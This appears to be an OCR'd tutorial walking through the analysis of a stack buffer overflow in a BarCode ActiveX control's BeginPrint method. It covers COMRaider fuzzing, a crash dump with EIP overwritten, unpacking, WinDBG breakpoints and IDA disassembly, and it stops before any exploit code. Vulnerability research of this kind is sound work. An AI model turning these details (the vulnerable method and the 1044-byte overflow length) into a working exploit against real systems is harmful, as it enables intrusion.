


Analysis of an ActiveX vulnerability with COMRaider and IDA

- We are going to analyze an ActiveX stack buffer overflow vulnerability in a widespread BarCode ActiveX discovered by myself using Windows SP2/IE 8.0
- To accomplish this task we first fuzz the ActiveX with ComRaider to catch all the exceptions.
- After that, we know the vulnerable method, and the type of vulnerability we are dealing with.
- The next step consists in analysing the ActiveX file to know if it's packed, otherwise static analysis will be tedious.
- Later we inspect the file with IDA to statically find the vulnerable method.
- Then we can prepare our working environment in WinDBG to understand the flaw and code the exploit.
- Later we trace the flaw dynamically to understand and test the exploitation process.




Let's fuzz the method



- At this point we open the **BarCodeAx.dll** file. We can see plenty of method to fuzz.
- In this particular case we select the **BeginPrint** method, which is using a variable of type **string**.

Triggering an exception



- After fuzzing the method the screenshot shows us that the COMraider has triggered two different exceptions from the first WSF file, and the second one is **very interesting**!


- At this time we know that the **BeginPrint** method is vulnerable, an overflow is triggered passing at least **1044 bytes**.

Taking a look at the exception

```
Exception Code: ACCESS_VIOLATION
Disasm: 41414141        ?????   ()

Seh Chain:
--------------------------------------------------
1       ED2950  VBSCRIPT.dll
2       7C8399F3        KERNEL32.dll


Called From                   Returns To
--------------------------------------------------


Registers:
--------------------------------------------------
EIP 41414141
EAX C0040204
EBX 00F17830 -> 00EF977D
ECX 0013F10C -> 0013FFE0
EDX 00150608 -> 7C98C500
EDI 00000000
ESI 0018586C -> 00130008
EBP 41414141
ESP 0013ED54 -> Asc: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Block Disassembly:
--------------------------------------------------
41414141        ?????     <--- CRASH


Stack Dump:
--------------------------------------------------
13ED54 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  [................]
13ED64 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  [................]
13ED74 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  [................]
13ED84 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  [................]
13ED94 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  [................]
```


- At this point it is obvious that we are dealing with a **stack buffer overflow** vulnerability. The large buffer passed has effectively overwritten **EBP** and **EIP** registers.

Analysing the ActiveX DLL file




- After opening the file with a **PE analyzer** we can clearly understand that the file was packed.
- **Text section** is not there, and the **characteristics** of each and every section are exactly the same **which is not a normal case of a PE file**.
- Finally, the **signature** of the file lets us know that the **ASPack** packer was used to make the analysis more complicated.

Analysing the ActiveX file




- Opening the file with **IDA** confirms us that the file was **packed**.
- There are plenty of file depackers out there, **StripperX** could be one choice.

Preparing our debugging environment




- We set up our environment with **two memory windows** one to follow **the stack** and the other one to see **data** and of course, one **registers** window.
- A **command** and a **disassembly** windows are needed too.
- Finally we might want to **save our workspace**!

Placing breakpoints




- **Oleaut32.dll** is the module which deals with execution of ActiveX Ole automation**.**
- So we are going to place to unresolved breakpoint which is activated whenever the module with the reference is resolved. **(bu oleaut32!DispCallFunc)**
- The second breakpoint will be at the very next **call ecx** instruction from the **Oleaut32!DispCallFunc,** which is the call **which enters** in our method.

Finding the method dinamycally and statically




- The memory offset of the method must be calculated to find the correct memory address from the **ImageBase** in IDA which is **0x1000000.**
- In WinDBG we can list the **start and end addresses** of modules with the (**lm m module_name)** command
- **Offset of the entry point of BeginPrint** = Address of the method – ImageBase.

Are we at the right place?



- At the present time we can successfully compare our dynamic and static code.
- We can be sure that we are at the right place.
- The instructions shown up in **WinDBG** and **IDA** are exactly the same.

Knowing the actual thread stack




- After the overflow occurs, we can calculate the **thread stack size** using the **!address @esp** command, doing this will permit us to quickly figure out useful information to code the exploit.
- After the top and bottom values of actual stack have been calculated, we must know **how many parameters** the **BeginPrint** function is accepting.

Knowing the parameters using IDA

```
.text:1000E53F
.text:1000E53F ; Attributes: bp-based frame fpd=70h
.text:1000E53F
.text:1000E53F ; int __stdcall BeginPrint(DWORD pcbNeeded, HANDLE lpWideCharStr)
.text:1000E53F BeginPrint      proc near               ; DATA XREF: .data:10026E68↓o
.text:1000E53F                                         ; .data:10027908↓o
.text:1000E53F
.text:1000E53F pPrinterName    = byte ptr -28Ch
.text:1000E53F var_98          = dword ptr -98h
.text:1000E53F var_94          = byte ptr -94h
.text:1000E53F ReturnedString  = byte ptr -64h
.text:1000E53F Dst             = dword ptr -14h
.text:1000E53F var_10          = dword ptr -10h
.text:1000E53F pcbNeeded       = dword ptr  8
.text:1000E53F lpWideCharStr   = dword ptr  0Ch
.text:1000E53F
.text:1000E53F                 push    ebp
